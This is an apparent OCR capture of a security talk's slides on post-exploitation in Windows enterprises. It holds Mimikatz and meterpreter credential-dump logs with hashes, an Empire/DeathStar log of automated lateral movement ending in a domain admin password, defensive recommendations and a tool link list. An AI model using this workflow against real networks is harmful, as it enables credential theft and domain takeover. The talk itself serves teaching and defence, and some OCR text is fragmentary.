
- RID_ENUM**: A tool for RID cycling. It shows usage instructions and a log of credential dumping. The log lists accounts like IMIKATZ, JEFFLAB, and Michael, along with their IP addresses (192.168.12.131 or 192.168.12.211) and session IDs.
- Mimikatz**: A screenshot of the Mimikatz post-exploitation tool. It shows a list of dumped credentials and the command to save raw output to a file.
- SMB**: A screenshot of the SMBmap tool, which is a Swiss Army knife for network pentesting. It shows a log of SMB connections and interactions with a target host (DC1).
- PowerShell**: A screenshot of a PowerShell window showing a command to dump NTDS.DIT secrets using the DRSUAPI method.

POST EX PLOI TATION

BLOODHOUND

How to Pwn an Enterprise in 2017 - Johnny Xmas

24



POST EXPLOITATION

-
-
-
-

```
[DC] 'Administrator' will be the user account
Object RDN          : Administrator
** SAM ACCOUNT **  (Empire: RFVCVGXLMDZCFPU3) > mimikatz
SAM Username        (Empire: RFVCVGXLMDZCFPU3) >
Account Type        Job started: Updater32_ipue2
User Account Control
Account expiration
Password last change
Object Security ID
Object Relative ID

Credentials:
Hash NTLM: 96ae239a
  ntlm- 0: 96ae239a
  ntlm- 1: 5164b7a0
  ntlm- 2: 7c08d63a
  lm - 0: 6cf3c1b
  lm - 1: d1726cc0

Supplemental Credentials:
* Primary:Kerberos-Netlogon
  Default Salt : RDW
  Default Iteration : 4096
  Credentials:
    aes256_hmac
    aes128_hmac
    des_cbc_md5
    rc4_plain
OldCredentials:
  aes256_hmac
  aes128_hmac
  des_cbc_md5
  rc4_plain

meterpreter > ms
[+] Running as S
[*] Retrieving m
[*] msv credential
=====
AuthID      Package     Domain       User           Password
-----      -----      -----       ---           -----
0;1035282   NTLM       WIN-LOANLOTDQLU  Ralf          lm{ 00000000000000000000000000000000
000000000000 }, ntlm{ 2e520e18228ad8ea4060017234af43b2 }
0;1035232   NTLM       WIN-LOANLOTDQLU  Ralf          lm{ 00000000000000000000000000000000
000000000000 }, ntlm{ 2e520e18228ad8ea4060017234af43b2 }
0;669397    NTLM       WIN-LOANLOTDQLU  Fred          lm{ aad3b435b51404eeaad
3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;669366    NTLM       WIN-LOANLOTDQLU  Fred          lm{ aad3b435b51404eeaad
3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997      Negotiate  NT AUTHORITY   LOCAL SERVICE   n.s. (Credentials K0)
0;996      Negotiate  WORKGROUP     WIN-LOANLOTDQLU$  n.s. (Credentials K0)
0;42061    NTLM       WORKGROUP     n.s. (Credentials K0)
0;999      NTLM       WORKGROUP     WIN-LOANLOTDQLU$  n.s. (Credentials K0)

meterpreter >
```

POST EX PLOI TATION

EMPIRE / DEATHSTAR

(DeathStar) ~ pwnb0x:DeathStar ~ git master* ~ ./DeathStar.py

It's as if millions of admins suddenly cried out in terror

Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta

[Web]: <https://www.PowerShellEmpire.com/> | [Twitter]: @harmj0y, 0

91 modules currently loaded

1 listeners currently active

1 agents currently active

```
[*] Powering up the Death Star
[*] Polling for agents ...
[+] New Agent => Name: STFC0D8R7 IP: 192.168.10.25 HostName: WIN7MFGTHISL0N UserName: LAB\yomama HighIntegrity: 1
[*] Agent: STFC0D8R7 => Starting recoil
[+] Agent: STFC0D8R7 => Found 2 members
[+] Agent: STFC0D8R7 => Found 2 Domains
[+] Agent: STFC0D8R7 => Found 4 active users
[+] Agent: STFC0D8R7 => Found 1 users
[*] Agent: STFC0D8R7 => Starting lateral movement
[*] Agent: STFC0D8R7 => Attempting to spread
[+] Agent: STFC0D8R7 => Current security context has admin access to 1 hosts
[*] Agent: STFC0D8R7 => Spread laterally using current security context to WIN7.lab.local
[+] New Agent => Name: 7KCLE9XM IP: 192.168.10.25 HostName: WIN7MFGTHISL0N UserName: LAB\yomama5 HighIntegrity: 1
[*] Agent: 7KCLE9XM => Found 1 users logged into localhost: ['LAB\yomama5']
[+] Agent: 7KCLE9XM => Enumerated 1 processes
[*] Agent: 7KCLE9XM => Found process 2028 running under LAB\yomama5
[*] Agent: 7KCLE9XM => PSInjecting into process 2028
[+] New Agent => Name: PAT87XLM IP: 192.168.10.25 HostName: WIN7MFGTHISL0N UserName: LAB\yomama5 HighIntegrity: 0
[*] Agent: PAT87XLM => Executed Mimikatz
[+] Agent: PAT87XLM => Found 1 users logged into localhost: ['LAB\yomama5']
[*] Agent: PAT87XLM => Starting lateral movement
[+] Agent: PAT87XLM => Current security context has admin access to 1 hosts
[*] Agent: PAT87XLM => Spread laterally using current security context to WIN7.lab.local
[+] New Agent => Name: S4TK136D IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama5 HighIntegrity: 1
[*] Agent: S4TK136D => Found 2 users logged into localhost: ['LAB\g0d', 'LAB\yomama4']
[+] Agent: S4TK136D => Found Domain Admin logged in: LAB\g0d
[*] Agent: S4TK136D => Enumerated 1 processes
[*] Agent: S4TK136D => Found process 1524 running under LAB\yomama4
[*] Agent: S4TK136D => PSInjecting into process 1524
[+] New Agent => Name: RDXGMHZ IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama4 HighIntegrity: 0
[*] Agent: S4TK136D => Executed Mimikatz
[*] Got Domain Admin via credentials! => Username: LAB\g0d Password: P0ssw0rd
```

-----WIN-----

POST-EXPLOIT DEFENSE

//

Responder

- Disable WPAD, LLMNR, NBT-NS & mDNS
- Roll out SMB signing
- SpoofSpotter?

//

SMB, WMI & AD Null Sessions

- Just don't
- Scan your environment to find them
- If you do need them, set ingress rules

POST-EXPLOIT DEFENSE

//

Bloodhound

- RUN IT FIRST!
- Alert on anomalous traffic volume to a single DC
- Set query limit on the DC
- Javelin?

//

Mimikatz

- Alert on “lsass.dmp” file creation
- Stop giving everyone and their dog Local Admin privs

POST-EXPLOIT DEFENSE

//

Rampant Local Admin

- Grow a spine
- Admin account should not be the “daily driver”
- Use granular rules to only allow certain tasks to “Run as Admin”
- Use IAM vaults such as CyberArk to “check out” admin rights

APPENDIX: TOOLS OF NOTE



ScanCannon

<https://github.com/johnnyxmas/ScanCannon>



Shodan

<https://www.shodan.io/>



Hydra

<https://www.thc.org/thc-hydra/>



Evil Foca

<https://www.elevenpaths.com/labstools/evil-foca/index.html>



Recon-ng

<https://bitbucket.org/LaNMaSteR53/recon-ng>



TheHarvester

<https://github.com/laramies/theHarvester>



MailSniper

<https://github.com/dafthack/MailSniper>



Burp Suite

<https://portswigger.net/burp/freedownload>



FiercePhish

<https://github.com/Raikia/FiercePhish>



IkeForce

<https://github.com/SpiderLabs/ikeforce>



Metasploit

<https://www.metasploit.com/>



CrackMapExec

<https://github.com/byt3bl33d3r/CrackMapExec>

APPENDIX: TOOLS OF NOTE (cont.)



Rid_enum

<https://github.com/trustedsec/ridenum>



Bloodhound

<https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>



Mimikatz

<https://github.com/gentilkiwi/mimikatz/releases>



Powershell Empire

<https://www.powershellemire.com/>



Deathstar

<https://github.com/byt3bl33d3r/DeathStar/blob/master/DeathStar.py>



Javelin

<http://www.javelin-networks.com/>



SpoofSpotter

<https://github.com/NetSPI/SpoofSpotter>



CyberArk

<https://www.cyberark.com/>



DuoSec (MFA)

<https://duo.com/pricing/duo-mfa>

HOORAY! YOU'RE DA!

(NOW GO FIX ALL THE GARBAGE YOU JUST EXPLOITED)



JOHNNY XMAS
SECURITY RESEARCHER @UPTAKE

@J0hnnyXm4s